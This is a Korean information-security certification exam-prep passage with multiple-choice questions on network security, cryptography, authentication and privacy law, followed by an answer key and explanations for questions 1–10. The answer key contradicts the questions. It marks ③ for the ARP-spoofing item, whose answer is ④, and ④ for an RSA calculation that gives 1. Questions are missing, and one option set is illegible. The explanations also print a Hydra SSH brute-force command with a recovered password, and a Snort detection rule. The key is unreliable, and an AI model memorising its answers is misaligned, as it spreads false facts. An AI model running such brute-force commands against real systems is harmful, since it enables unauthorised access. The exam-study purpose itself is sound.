 ④ IPsec(IP security)의 AH(Authentication Header)가 적용되어 IPv4 헤더에 무결성, 인증을 위한 데이터가 추가된 데이터그램이다.

답안 표기란

- 28 ① ② ③ ④
 29 ① ② ③ ④
 30 ① ② ③ ④
 31 ① ② ③ ④

32 네트워크 처리 능력을 개선하고자 VLAN을 구성할 때 VLAN 오/남용을 경감시키기 위한 방법으로 옳지 않은 것은? (단, 스위치에 연결된 호스트들을 그룹으로 나누어서 VLAN-1(native) 과 VLAN-2 로 그룹을 설정하였다고 가정한다.)

- ① 관리상 VLAN 관리 정책 서버(VMPs)를 사용한다.
- ② native VLAN 포트(VLAN ID 1)에 대한 접근을 제한한다.
- ③ 트렁크 포트들의 native VLAN에 신뢰할 수 없는 네트워크를 붙이지 않는다.
- ④ 모든 포트에 동적 트렁킹 프로토콜(DTP)을 꺼 놓는다.

33 다음 문장은 어떤 스푸핑(spoofing) 공격인가?

- 32bit IP 주소를 48bit의 네트워크 카드 주소[MAC Address]로 대응시켜 주는 프로토콜로 실제 IP 주소를 통해 네트워크 연결을 시도하면 TCP/IP에서는 해당 IP에 해당하는 네트워크 카드 주소를 찾아 연결하게 된다.
- 이더넷 환경에서 공격 대상자의 cache 테이블에 공격자가 원하는 IP에 대한 네트워크 카드 주소[MAC Address] 쌍을 업데이트하여 공격 대상자의 패킷 흐름을 공격자가 원하는 방법으로 조절하여 공격하는 기술이다.

- ① e-mail 스푸핑
- ② IP 스푸핑
- ③ DNS 스푸핑
- ④ ARP 스푸핑

34 네트워크 공격 유형이 아닌 것은?

- ① 패킷 스니핑 공격
- ② 포맷스트링 공격
- ③ 서비스거부 공격
- ④ 스푸핑 공격

35 IDS(Intrusion Detection System)에 대한 설명으로 틀린 것은?

- ① 감사와 로깅할 때 네트워크 자원이 손실되거나 데이터가 변조되지 않는다.
- ② 네트워크에서 백신과 유사한 역할을 하는 것으로 네트워크를 통한 공격을 탐지하기 위한 장비이다.
- ③ 네트워크를 통한 공격을 탐지할 뿐 아니라 차단을 수행한다.
- ④ 설치 위치와 목적에 따라 HIDS와 NIDS로 나눌 수 있다.

36 윈도우즈 시스템에서 포트 번호와 서비스명 및 전송 프로토콜이 올바르게 연결된 것은?

- ① 138-NetBIOS 데이터그램 서비스-UDP
- ② 139-NetBIOS 세션 서비스-UDP
- ③ 110-POP3-UDP
- ④ 143-IMAP-UDP

답안 표기란

- | | | | | |
|----|---|---|---|---|
| 32 | ① | ② | ③ | ④ |
| 33 | ① | ② | ③ | ④ |
| 34 | ① | ② | ③ | ④ |
| 35 | ① | ② | ③ | ④ |
| 36 | ① | ② | ③ | ④ |

37 다음 문장의 (가), (나)에 들어갈 말로 올바르게 연결된 것은?

- (가)은/는 악의적인 프로그램을 간접한 프로그램처럼 포장하여 일반 사용자들이 의심없이 자신의 컴퓨터 안에서 이를 실행시키도록 하고, 실행된 (가)은/는 특정 포트를 열어 공격자의 침입을 돕고 추가적으로 정보를 자동 유출하며 자신의 존재를 숨긴다.
- (나)은/는 OS에서 버그를 이용하여 루트권한 획득 또는 특정 기능을 수행하기 위한 공격 코드 및 프로그램을 의미한다.

- | | |
|-----------------|---------------|
| ① (가) : Exploit | (나) : Trojan |
| ② (가) : Imapd | (나) : Trojan |
| ③ (가) : Trojan | (나) : Exploit |
| ④ (가) : Exploit | (나) : Imapd |

38 다음 문장에서 설명하는 VPN(Virtual Private Network)으로 옳은 것은?

- OSI 7 Layer 중 2 Layer에서 동작
- IKE(Internet Key Exchange)와 ESP(Encapsulation Security Payload)를 사용
- 대부분의 운영체제 및 네트워크 장비에서 지원

- | | |
|--------|--------|
| ① PPTP | ② L2TP |
| ③ SSTP | ④ SSH |

39 다음은 스노트(snort) 룰 예시이다. 룰의 구성에 대한 설명으로 틀린 것은?

```
alert tcp any any -> any 80 (msg:"HTTP get Flooding Detect"; content:"GET/HTTP";
deft:13; nocase; threshold: type threshold, track by src, count 10, seconds 1;
sid:1000001)
```

- ① alert를 발생하고 로그를 남긴다.
- ② 패턴 매칭 시 대소문자를 구분한다.
- ③ content를 첫 번째 바이트로부터 13번째 바이트 범위 안에서 검사한다.
- ④ 출발지를 기준으로 매 1초동안 10번째 이벤트마다 action을 수행한다.

40 무선 LAN 통신에서 패스프레이즈와 같은 인증없이 단말과 액세스 포인트 간의 무선 통신을 암호화하는 것은?

- | | |
|-----------------|---------|
| ① Enhanced Open | ② FIDO2 |
| ③ WebAuthn | ④ WPA3 |

답안 표기란

- | | |
|----|---------|
| 37 | ① ② ③ ④ |
| 38 | ① ② ③ ④ |
| 39 | ① ② ③ ④ |
| 40 | ① ② ③ ④ |

41 다음 문장에서 설명하는 공격 위협은?

해당 취약점이 존재할 경우 브라우저를 통해 특정 디렉터리 내 파일 리스트를 노출하여 응용시스템의 구조를 외부에 허용할 수 있고, 민감한 정보가 포함된 설정파일 등이 노출될 경우 보안상 심각한 위험을 초래할 수 있다.

- ① 정보 누출 ② 악성 콘텐츠
 - ③ 크로스사이트 스크립팅 ④ 디렉터리 인덱싱

42 다음 중 무선 인터넷 보안 기술에 대한 설명이 맞게 짝지어진 것은?

- ① WAP(Wireless Application Protocol) - 무선 전송계층 보안을 위해 적용한다.
- ② WTLS(Wireless Transport Layer Security) - 이동형 단말기에서 인터넷에 접속하기 위해 고안된 통신 규약이다.
- ③ WSP(Wireless Session Protocol) - 장시간 활용하는 세션을 정의하고 세션 관리를 위해 Suspend/Resume 기능과 프로토콜 기능에 대한 협상이 가능하다.
- ④ WTP(Wireless Transaction Protocol) - IEEE 802.11i 표준에 정의된 보안 규격으로 RC4 알고리즘을 기반으로 한다.

43 PGP(Pretty Good Privacy)에서 사용하는 암호 알고리즘이 아닌 것은?

- | | |
|------------------|-------|
| ① RSA | ② SHA |
| ③ Diffie–Hellman | ④ AES |

44 익명 FTP 보안대책 수립에서 익명 FTP의 불필요한 항목(계정 등)을 제거하기 위한 파일의 경로로 옳은 것은?

- ① /etc/pam.d/ftp ② /etc/ftpusers
③ \$root/etc/passwd ④ /bin/etc/pub

- | | | | | |
|----|---|---|---|---|
| 41 | ① | ② | ③ | ④ |
| 42 | ① | ② | ③ | ④ |
| 43 | ① | ② | ③ | ④ |
| 44 | ① | ② | ③ | ④ |

45 홈·가전 IoT 제품들의 주요 보안위협 원인으로 틀린 것은?

- ① 인증 메커니즘 부재 ② 물리적 보안 취약점
- ③ 강도가 약한 비밀번호 ④ 취약한 DBMS 버전

46 다음 중 SQL Injection의 공격 유형이 아닌 것은?

- ① 인증 우회 ② 데이터 노출
- ③ 원격 명령 실행 ④ 서비스 거부

47 버퍼 오버플로우 공격을 막기 위해 사용을 권장하는 프로그램 함수는?

- ① strcat() ② strncat()
- ③ gets() ④ sscanf()

48 다음 문장에서 설명하는 것은?

주문정보의 메시지 다이제스트와 지불 정보의 메시지 다이제스트를 합하여 다시 이것의 메시지 다이제스트를 구한 후 고객의 서명용 개인키로 암호화한다.

- ① 복합서명 ② 복합암호화
- ③ 이중서명 ④ 이중암호화

49 다음 문장에서 설명하는 공격 대응 방법은?

악성봇에 감염된 PC를 해커가 제어하지 못하도록 하는 방법으로 악성봇이 해커의 제어 서버에 연결 시도 시 특정 서버로 우회 접속되도록 하여 해커의 악의적인 명령을 전달받지 못하도록 한다.

- ① DNS 라우팅 ② DNS 스푸핑
- ③ DNS 뿔홀 ④ DNS 싱크홀

50 안드로이드 앱 구조 요소 중 앱 실행 시 반드시 필요한 권한을 선언하며, 안드로이드 빌드 도구 및 안드로이드 운영체제에 관한 필수 정보를 설명하는 파일은?

- ① AndroidManifest.xml ② MainActivity
- ③ Activity_main.xml ④ build.gradle

답안 표기란

- | | | | | |
|----|---|---|---|---|
| 45 | ① | ② | ③ | ④ |
| 46 | ① | ② | ③ | ④ |
| 47 | ① | ② | ③ | ④ |
| 48 | ① | ② | ③ | ④ |
| 49 | ① | ② | ③ | ④ |
| 50 | ① | ② | ③ | ④ |

56 다음 중 DNS 증폭 공격(DNS Amplification DDoS Attack)에 대한 설명으로 틀린 것은?

- ① DNS 질의는 DNS 질의량에 비하여 DNS 서버의 응답량이 훨씬 크다는 점을 이용한다.
- ② DNS 프로토콜에는 인증 절차가 없다는 점을 이용한다.
- ③ Open DNS Resolver 서버에 DNS Query의 타입을 "Any"로 요청한다.
- ④ 대용 방안으로 DNS 서버 설정을 통해 내부 사용자의 주소만 반복쿼리(Iterative Query)를 허용한다.

57 다음 문장에서 설명하는 데이터베이스의 보안 사항은?

각 사용자에게 대해 참조 테이블의 각 열에 대한 권한을 설정하는 것이 불편해서 만든 가상 테이블이다.

- ① DDL(Data Definition Language) ② 뷰(View)
③ SQL(Structured Query Language) ④ DCL(Data Control Language)

58 애플리케이션의 공유 라이브러리에 대한 호출을 확인하기 위해 사용되는 리눅스의 디버깅 유틸리티는?

- ① windbg ② jdbc
③ itrace ④ tcpdump

59 다음 문장에서 설명하는 것은?

모든 거래 당사자가 상호 운용성과 일관성이 확보된 환경에서 안전하게 전자상거래 정보를 사용할 수 있도록 개방형 기반 구조를 제공하는 것을 목표로 하여 전자상거래를 위해 UN/CEFACT와 민간 비영리 IT 표준화 컨소시엄인 OASIS가 개발한 전자상거래 분야 개방형 표준이다.

- ① EDI(Electronic Data Interchange)
- ② XML/EDI
- ③ XML(eXtensible Markup Language)
- ④ ebXML(Electronic Business eXtensible Markup Language)

60 다음 설명과 같이 서버에서 활성화 여부를 점검해야 하는 프로토콜은?

- 파일 전송을 위한 프로토콜로서 FTP 서비스보다 구조가 단순하며, 적은 양의 데이터를 보낼 때 사용한다.
- 주로 원격의 루팅파일을 불러오거나 설치 프로세스를 시작하기 위한 초기 데이터 호출 용도로 사용한다.
- 사용 시 인증절차가 없어 보안에 취약하다.

- ① tftp ② vsftpd
③ ftp ④ proftpd

4과목

정보보안 일반

61 CRL(Certificate Revocation List)에 포함되는 정보는?

- ① 만료된 디지털 인증서의 공개키
- ② 만료된 디지털 인증서 일련번호
- ③ 만료일 내에 만료된 디지털 인증서의 공개키
- ④ 만료일 내에 만료된 디지털 인증서 일련번호

62 다음 문장은 어떤 인증 방식을 설명한 것인가?

원격 사용자 인증 시 유발되는 패스워드 재사용 공격을 방어하기 위한 기술이며, 사용 시마다 매번 바뀌는 일회성 사용자 인증암호 및 체계로 사용자의 관리 소홀이나 패스워드가 노출되는 것을 방지하기 위한 인증 방식이다.

- ① OTP ② UTP
③ SEP ④ 전자화폐


63 SSL/TLS에 대한 설명으로 옳은 것은?

- ① SSL/TLS을 사용하고 있는 기업은 신뢰할 수 있기 때문에 신용카드 번호를 보내도 된다.
- ② SSL/TLS에서는 공개키가 서버로부터 오기 때문에 클라이언트는 공개키를 가지고 있지 않아도 서버를 인증할 수 있다.
- ③ SSL/TLS 1.3을 사용하면 통신의 기밀성을 확보할 수 있다.
- ④ SSL/TLS에서는 통신 전의 데이터, 통신 중인 데이터, 통신 후의 데이터를 보호해준다.

답안 표기란

- | | | | | |
|----|---|---|---|---|
| 60 | ① | ② | ③ | ④ |
| 61 | ① | ② | ③ | ④ |
| 62 | ① | ② | ③ | ④ |
| 63 | ① | ② | ③ | ④ |

68 다음 그림의 Needham-Schroeder 프로토콜에 대한 설명으로 틀린 것은?



- ① 사용자 Alice는 사용자 Bob과 공유할 대칭키를 KDC에게 생성해줄도록 요청한 후 사용자 Bob과 안전하게 공유하게 된다.
- ② 사용자 Alice와 KDC, 사용자 Bob과 KDC 간에 전달되는 메시지는 사전에 공유된 대칭키인 마스터키를 이용하여 암호화되어 전달되므로 안전하게 보호된다.
- ③ 사용자 Alice와 Bob이 난수 N2와 N3을 암호화해서 교환하고 암호화된 N2-1과 N3-1을 받는 이유는 상호인증 기능을 수행하는 데 목적이 있다.
- ④ 이 방식은 공격자가 Ticket과 $K_{ab}\{N2\}$ 를 스니핑하여 복제한 후 복제된 메시지와 Alice로 위장한 자신의 신분정보를 보내는 재전송 공격에 취약한 단점이 있다.

69 보안 인증기법에 대한 설명으로 틀린 것은?

- ① OTP 인증기법은 지식기반 인증 방식으로 고정된 시간 간격을 주기로 난수값을 생성하고, 생성된 난수값과 개인 PIN 번호 입력을 통해 인증시스템의 정보와 비교하여 사용자 인증을 수행한다.
- ② ID/PW 인증기법은 지식기반 인증 방식으로 타 인증 방식에 비해 구축비용이 적고 사용하기 편리하다는 장점이 있다.
- ③ 공인인증서 인증기법은 소유기반 인증 방식으로 별도 매체의 고유정보를 제시하도록 함으로써 사용자 인증을 수행한다.
- ④ I-PIN(Internet Personal Identification Number)는 지식기반 인증 방식으로 'ID/PW'와 주민번호를 대체하기 위하여 만들어졌다.

70 다음 중 OCSP(Online Certificate Status Protocol, 온라인 인증서 상태 프로토콜) 서버의 응답값 중 인증서 상태표시 메시지가 아닌 것은?

- ① Good
- ② revoked
- ③ unknown
- ④ bad

답안 표기란

68	①	②	③	④
69	①	②	③	④
70	①	②	③	④

71 다음 문장에서 설명하는 사전 키 분배 방식은?

키 분배센터(KDC; Key Distribution Center)에서 두 노드에게 임의의 함수값을 전송하면 두 노드는 전송받은 정보로부터 두 노드 사이의 통신에 필요한 세션키를 생성한다.

- [illegible]

72 다음은 Diffie-Hellman 알고리즘에 대해 설명한 것이다. 괄호 안에 들어가야 할 내용은?

Diffie-Hellman 알고리즘은 이산로그 문제에 기반을 두고 있다. 키 분배 센터는 큰 소수 p 를 선정하고, 원시근 g 를 찾아 공개한다. 가입자는 (5)를 선정하고 (4)를 계산하여 공개한다.

- ① ㉠ : 공개키 ㉡ : 개인키 ② ㉠ : 마스터키 ㉡ : 공개키
③ ㉠ : 임시키 ㉡ : 고정키 ④ ㉠ : 개인키 ㉡ : 공개키

73 다음 문장에서 설명하는 접근 통제 구성요소는?

시스템 자원에 접근하는 사용자 접근모드 및 모든 접근 통제 조건 등을 정의

- ① 정책 ② 메커니즘
③ 보안모델 ④ OSI 보안구조

74 온라인 인증서 상태 프로토콜(OCSP; Online Certificate Status Protocol)에 대한 설명으로 틀린 것은?

- ① OCSP는 X.509를 이용한 전자 서명 인증서의 폐지 상태를 파악하는데 사용되는 인터넷 프로토콜이다.
- ② RFC 6960으로 묘사되며, 인터넷 표준의 경로가 된다.
- ③ 온라인 인증서 상태 프로토콜을 통해 전달받는 메시지들은 AES로 암호화되며, 보통 HTTP로 전달받는다.
- ④ 이 프로토콜의 도입 이유 중 하나는 고가의 증권 정보나 고액의 현금 거래 등 데이터 트랜잭션의 중요성이 매우 높은 경우 실시간으로 인증서 유효성 검증이 필요하다는 것이다.

답안 표기란

- | | | | | |
|----|---|---|---|---|
| 71 | ① | ② | ③ | ④ |
| 72 | ① | ② | ③ | ④ |
| 73 | ① | ② | ③ | ④ |
| 74 | ① | ② | ③ | ④ |

75 다음 중 신규 OTP 기술에 대한 설명으로 틀린 것은?

- ① 거래연동 OTP란 수신자 계좌번호, 송금액 등의 전자금융거래 정보와 연동되어 OTP를 발생시키는 OTP로 정의된다.
- ② USIM OTP는 사용자 휴대폰의 USIM 내에 OTP 모듈 및 주요정보를 저장하여 OTP를 안전하게 생성하고 인증을 수행하는 OTP이다.
- ③ 스마트 OTP란 IC칩 기반의 스마트카드와 NFC 기능을 지원하는 스마트폰에 OTP를 발생시키는 것이다.
- ④ MicroSD OTP란 사용자 휴대폰의 MicroSD 내에 OTP 모듈 및 주요정보를 저장하여 복제되지 않는 안전한 IC칩 기반의 OTP이다.

76 메시지 인증 코드(MAC)의 재전송 공격을 예방하기 위한 방법으로 옳지 않은 것은?

- ① 순서 번호
- ② 타임스탬프
- ③ 비표
- ④ 부인방지

77 암호화 장치에서 암호화 처리 시에 소비 전력을 측정하는 등 해당 장치 내부의 비밀 정보를 추정하는 공격은?

- ① 키로거
- ② 사이드 채널 공격
- ③ 스미싱
- ④ 중간자 공격

78 RSA 암호시스템에서 다음의 값을 이용한 암호문 C값은?

- 조건 : 공개값 $e=2$, 비밀 값 $d=3$, 평문 $P=5$, 모듈러 $n=4$
- 암호문 $C = P^e \bmod n$

- ① 1
- ② 3
- ③ 5
- ④ 7

79 다음 중 스마트카드에 대한 설명으로 틀린 것은?

- ① 접촉식 스마트카드는 리더기와 스마트카드의 접촉부(CHIP) 사이의 물리적 접촉에 의해 작동하는 스마트카드이다.
- ② SIM카드는 가입자 식별 모듈(Subscriber Identification Module)을 구현한 IC 카드이다.
- ③ 인증 데이터 저장을 위해 서명된 정적 응용 프로그램 데이터와 인증기관(CA)의 개인키로 발행자의 공개키를 암호화한 데이터를 스마트카드에 저장한다.
- ④ 인증기관(CA)의 개인키를 스마트카드 단말에 배포한다.

답안 표기란

75	①	②	③	④
76	①	②	③	④
77	①	②	③	④
78	①	②	③	④
79	①	②	③	④

80 다음 중 접근 통제 정책이 아닌 것은?

- | | |
|--------|-------|
| ① MAC | ② DAC |
| ③ RBAC | ④ ACL |

5과목 정보보안 관리 및 법규

81 보통의 일반적인 데이터로부터 비밀정보를 획득할 수 있는 가능성을 의미하며, 사용자가 통계적인 데이터 값으로부터 개별적인 데이터 항목에 대한 정보를 추적하지 못하도록 해야 하는 것은?

- ① 집합(Aggregation) ② 추론(Inference)
③ 분할(Partition) ④ 셀 은폐(Cell suppression)

82 이 표준은 조직이나 기업이 정보보안 경영시스템을 수립하여 이행하고 감시 및 검토, 유지, 개선하기 위해 필요한 요구사항을 명시하며, 국제표준화기구 및 국제전기기술위원회에서 제정한 정보보호 관리체계에 대한 국제표준이다. Plan-Do-Check-Action(PDCA, 구축-실행-유지-개선) 모델을 채택하여 정보자산의 기밀성, 무결성, 가용성을 실현하기 위하여 관련 프로세스를 체계적으로 수립, 문서화하고 이를 지속적으로 운영, 관리하는 표준은?

- | | |
|----------|------------|
| ① ISMS-P | ② ISO27001 |
| ③ ISMS | ④ ISO27701 |

83 A 쇼핑몰에서 물품 배송을 위해 B 배송업체와 개인정보처리 업무 위탁 계약을 맺었고 이름, 주소, 핸드폰 번호를 전달하였다. A 쇼핑몰이 B 배송업체를 대상으로 관리 감독 할 수 없는 것은?

- ① B 배송업체의 직원을 대상으로 개인정보보호 교육을 한다.
- ② B 배송업체에서 개인정보취급자를 채용할 것을 요청해야 한다.
- ③ B 배송업체가 개인정보를 안전하게 처리하고 있는지 점검해야 한다.
- ④ B 배송업체가 재위탁을 하지 못하도록 제재한다.

84 영상정보처리기를 설치·운영할 수 있는 경우가 아닌 것은?

- ① 범죄의 예방 및 수사를 위하여 필요한 경우
- ② 시설안전 및 화재 예방을 위하여 필요한 경우
- ③ 소포물 고객의 이동경로 수집·분석 및 제공을 위하여 필요한 경우
- ④ 교통단속을 위하여 필요한 경우

답안 표기란

80	①	②	③	④
81	①	②	③	④
82	①	②	③	④
83	①	②	③	④
84	①	②	③	④

85 다음 문장에서 설명하는 위험분석 방법론은?

- 어떤 사건도 기대대로 발생하지 않는다는 사실에 근거하여 일정 조건하에서 위협에 대한 발생 가능한 결과들을 추정하는 방법이다.
- 적은 정보를 가지고 전반적인 가능성을 추론할 수 있고, 위험분석팀과 관리층 간의 원활한 의사소통을 가능케 한다. 그러나 발생 가능한 사건의 이론적인 추측에 불과하고 정확도, 완성도, 이용기술의 수준 등이 낮을 수 있다.

- ① 과거자료 분석법 ② 확률 분포법
③ 델파이법 ④ 시나리오법

86 다음 문장에서 설명하는 포렌식 수행 절차는?

- 컴퓨터의 일반적인 하드디스크를 검사할 때는 컴퓨터 시스템 정보를 기록한다.
- 복제 작업을 한 원본 매체나 시스템의 디지털 사진을 찍는다.
- 모든 매체에 적절한 증거 라벨을 붙인다.

- ① 수사 준비 ② 증거물 획득
③ 분석 및 조사 ④ 보고서 작성

87 재택·원격근무시 지켜야 할 정보보호 실천 수칙 중 보안관리자가 해야 할 일이 아닌 것은?

- ① 원격접속 모니터링 강화
② 일정 시간 부재 시 네트워크 차단
③ 재택근무자 대상 보안지침 마련 및 보안 인식 제고
④ 원격으로 사내 시스템 접근 시 VPN을 사용하지 않고 VNC등 원격 연결 프로그램 사용

88 다음 문장에서 설명하고 있는 포렌식으로 획득한 증거의 법적인 효력 보장을 위한 5대 원칙은?

증거는 절차를 통해 정제되는 과정을 거칠 수 있다. 예를 들면 시스템에서 삭제된 파일이나 손상된 파일을 복구하는 과정 등을 말한다. 이 증거를 법정에 제출하기 위해서는 동일한 환경에서는 반드시 동일한 결과가 생성되어야 한다. 만약 동일한 환경에서 서로 다른 결과가 나온다면 그 증거는 법적으로 유효성을 인정받을 수 없으며, 이는 동일한 결과와 생성에 따른 법적 효력 보장과 관련된 원칙이다.

- ① 정당성의 원칙 ② 재현의 원칙
③ 신속성의 원칙 ④ 연계 보관성의 원칙

답안 표기란

- 85 ① ② ③ ④
86 ① ② ③ ④
87 ① ② ③ ④
88 ① ② ③ ④

89 다음 중 클라우드컴퓨팅 발전 및 이용자 보호에 관한 법률(클라우드컴퓨팅법)에 따른 클라우드컴퓨팅 기술연구, 도입 및 이용 활성화, 전문인력 양성 등을 전담하는 전담기관에 해당하지 않는 것은?

- ① 한국지능정보사회진흥원 ② 한국지역정보개발원
- ③ 한국인터넷진흥원 ④ 한국전자통신연구원

90 과학기술정보통신부장관이 정보통신망의 안정성·신뢰성 확보를 위하여 관리적·기술적·물리적 보호조치를 포함한 종합적 관리체계를 수립·운영하고 있는 자에 대하여 법에 정한 기준에 적합한지에 관하여 인증을 할 수 있도록 하는 정보보호 관리체계 인증(ISMS)을 명시한 법률은?

- ① 정보통신망 이용촉진 및 정보보호 등에 관한 법률
- ② 전자서명법
- ③ 개인정보보호법
- ④ 정보통신기반 보호법

91 다음 중 정보자산 중요도 평가에 관한 설명으로 틀린 것은?

- ① 기밀성, 무결성, 가용성에 기반하여 자산 중요도를 평가한다.
- ② 인터넷을 통해 서비스를 제공하는 웹 서버는 가용성을 가장 높게 평가한다.
- ③ 백업데이터는 내화금고에 보관하고 있으므로 무결성을 가장 낮게 평가한다.
- ④ 고객 개인정보, 임직원 개인정보는 기밀성을 가장 높게 평가한다.

92 다음은 CERT가 정의하는 보안사고를 서술한 것이다. 일반 보안사고가 아닌 중대 보안사고에 해당하는 것을 모두 고른 것은?

- ㉠ 악성 소프트웨어(웜, 바이러스, 백도어, 트로이 목마 등)에 의한 침해
- ㉡ 네트워크 및 시스템에 대한 비인가된 침해 시도
- ㉢ 보안 장치의 변경이나 파괴(출입보안, 침입탐지시스템, 잠금장치, 보안 카메라 등)
- ㉣ 정보자산의 오용으로 대외 이미지에 중대한 손상을 끼친 경우

- ① ㉠, ㉡ ② ㉠, ㉢
- ③ ㉡, ㉣ ④ ㉢, ㉣

답안 표기란

- 89 ① ② ③ ④
- 90 ① ② ③ ④
- 91 ① ② ③ ④
- 92 ① ② ③ ④

93 다음 중 금융회사 또는 전자금융업자가 설치·운영하는 정보보호위원회의 심의·의결 사항으로 틀린 것은?

- ① 정보기술부문 계획서에 관한 사항
- ② 취약점 분석·평가 결과 및 보완조치의 이행계획에 관한 사항
- ③ 전산보안사고 및 전산보안관련 규정 위반자의 처리에 관한 사항
- ④ 기타 정보보호관리자가 정보보안업무 수행에 필요하다고 정한 사항

94 다음 중 정보보호관리체계 인증 범위 내 필수적으로 포함해야 할 자산이 아닌 것은?

- ① DMZ 구간 내 정보시스템 ② 개발 서버, 테스트 서버
- ③ ERP, DW, GroupWare ④ 관리자 PC, 개발자 PC

95 정보주체의 동의 없이 가명정보를 처리할 수 없는 경우는?

- ① 상업적 1:1 마케팅 ② 통계작성
- ③ 과학적 연구 ④ 공익적 기록보존

96 다음 중 사이버 윤리의 개념과 내용으로 옳지 않은 것은?

- ① 사이버 공간에서 인간의 도덕적 관계에 관심을 갖는다.
- ② 사이버 세계 속에 거주하는 모든 인간의 책임과 의무를 규정해 주는 것을 의미한다.
- ③ 사이버 윤리는 기존의 컴퓨터 윤리의 개념을 포함하지는 않는다.
- ④ 사이버상의 일탈 상황에 따른 구체적인 행동 요령을 알아보는 실증적인 내용으로 연구되고 있다.

97 다음 중 「클라우드컴퓨팅 발전 및 이용자 보호에 관한 법률」 제25조(침해사고 등의 통지 등)에 따라 지체 없이 이용자에게 알려야 할 상황이 아닌 것은?

- ① 해킹, 컴퓨터 바이러스, 논리폭탄, 메일폭탄, 서비스 거부 또는 고출력 전자기파 등의 방법으로 정보통신망 또는 이와 관련된 정보시스템을 공격하는 행위를 하여 발생한 사태가 발생한 때
- ② 이용자 정보가 유출된 때
- ③ 사전예고 없이 서비스의 중단 기간이 연속해서 10분 이상인 경우이거나 중단 사고가 발생한 때부터 24시간 이내에 서비스가 2회 이상 중단된 경우로서 그 중단된 기간을 합하여 15분 이상 서비스 중단이 발생한 때
- ④ 민·관 합동조사단이 발생한 침해사고의 원인 분석이 끝났을 때

답안 표기란

93	①	②	③	④
94	①	②	③	④
95	①	②	③	④
96	①	②	③	④
97	①	②	③	④

필기 최신 기출문제 정답 & 해설

이회		필기 최신 기출문제		
01 ③	02 ②	03 ④	04 ③	05 ③
06 ③	07 ③	08 ④	09 ④	10 ③
11 ④	12 ③	13 ①	14 ①	15 ②
16 ②	17 ②	18 ②	19 ③	20 ③
21 ②	22 ③	23 ④	24 ①	25 ②
26 ④	27 ②	28 ①	29 ④	30 ①
31 ②	32 ③	33 ③	34 ②	35 ④
36 ④	37 ②	38 ①	39 ④	40 ③
41 ②	42 ③	43 ②	44 ③	45 ①
46 ①	47 ②	48 ①	49 ③	50 ①
51 ①	52 ④	53 ①	54 ④	55 ③
56 ②	57 ④	58 ③	59 ④	60 ③
61 ④	62 ③	63 ①	64 ④	65 ④
66 ④	67 ④	68 ④	69 ①	70 ③
71 ④	72 ③	73 ②	74 ④	75 ①
76 ③	77 ③	78 ④	79 ③	80 ①
81 ①	82 ②	83 ②	84 ②	85 ②
86 ①	87 ④	88 ③	89 ③	90 ③
91 ③	92 ④	93 ③	94 ②	95 ③
96 ②	97 ②	98 ③	99 ③	100 ③

1과목 시스템 보안

01 ③

유닉스/리눅스의 관리자 계정은 root이고 root를 식별하기 위해서 UID(User ID)를 0번으로 할당한다. Windows 운영체제의 경우 관리자는 Administrator 이고 SID 500번으로 관리자를 구분한다.

id 명령어로 UID 확인

```
root@kali:~# id
uid=0(root) gid=0(root) groups=0(root)
```

02 ②

utmp는 현재 로그인된 사용자 정보를 확인할 수 있고 who 혹은 w 명령으로 조회한다.

who 명령어와 tty 명령어 실행

```
root@kali:~# who
root    tty7      2023-10-10 16:08 (:0)
root    pts/0      2023-10-10 16:08 (:0.0)
root    pts/1      2023-10-10 16:09 (:0.0)
root@kali:~# tty
/dev/pts/1
root@kali:~#
```

root 사용자가 pts/1번 터미널로 2023년 10월 10일 16시 9분에 연결되었다.

03 ④

개인정보 안전성 확보조치 기준 제8조(접속기록의 보관 및 점검)

제2항 개인정보처리자는 개인정보의 오·남용, 분실·도난·유출·위조·변조 또는 훼손 등에 대응하기 위하여 개인정보처리시스템의 접속 기록 등을 월 1회 이상 점검하여야 한다. 특히 개인정보의 다운로드가 확인된 경우에는 내부 관리계획 등으로 정하는 바에 따라 그 사유를 반드시 확인하여야 한다.

04 ③

- Nessus : 클라이언트/서버 기반의 취약점 도구
- John the ripper : 패스워드 크랙을 위한 도구
- Tripwire : 유닉스 계열에서 파일 무결성 검사를 위한 도구
- PAM : 리눅스 인증 모듈

05 ③

포맷 스트링 점검 도구

구분	설명
gdb	리눅스 기본 디버거 도구
objdump	Object 파일을 덤핑하는 도구
ltrace	동작 라이브러리 호출을 추적하는 도구

06 ③

무차별 대입 공격(무작위 공격)은 특정한 암호를 풀기 위해 가능한 모든 값을 대입하는 공격이다.

ssh 무차별 대입 공격

```
root@kali:~# hydra -l root -P pass.txt 127.0.0.1 ssh
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak
Hydra (http://www.thc.org/thc-hydra) starting a
[DATA] 16 tasks, 1 server, 256 login tries (1:1
[ERROR] ssh protocol error
[ERROR] ssh protocol error
[22][ssh] host: 127.0.0.1 login: root password: 1234
1 of 1 target successfully completed, 1 Valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2023-10-10 16:24:17
root@kali:~#
```

hydra 프로그램으로 ssh를 무차별 대입 공격한다(pass.txt : 패스워드 파일).

07 ③

미라이(Mirai)는 ARC 프로세서에서 실행되는 스마트 장치를 감염시켜 원격으로 제어되는 봇 또는 말웨어로 주로 DDoS 공격을 위해서 자주 사용된다. 다른 보기의 워너크라이는 랜섬웨어이고, 익스플로잇(Exploit)은 취약점을 이용한 공격이다.

08 ④

보안 운영체제는 보안 커널(Security Kernel)을 추가적으로 이식한 운영체제로 취약점을 탐지하여 차단한다. 단, 보안 커널로 인하여 기존 운영체제보다는 성능이 떨어진다.

09 ④

Nmap은 포트 스캐닝 도구로 Nmap의 옵션 "-s"는 스캐닝을 한다는 의미이다. "-sS"는 TCP SYN 스캔, "-sU"는 UDP 스캔을 하는 옵션이다. 그리고 Nmap에서 가장 많이 출제된 "-O 옵션"은 운영체제를 식별한다.

10 ③

- 펌웨어는 하드웨어 칩 내에 소프트웨어가 내장된 것을 의미하고 다운로드 이드는 펌웨어 내에 내장된 소프트웨어 버전을 낮추는 것이다. 따라서 펌웨어 다운로드 이드는 의도적으로 취약점이 포함되어 있는 펌웨어 버전으로 낮추어 공격하는 것을 의미하는 것으로 물리적 접근이 반드시 필요한 것은 아니다.
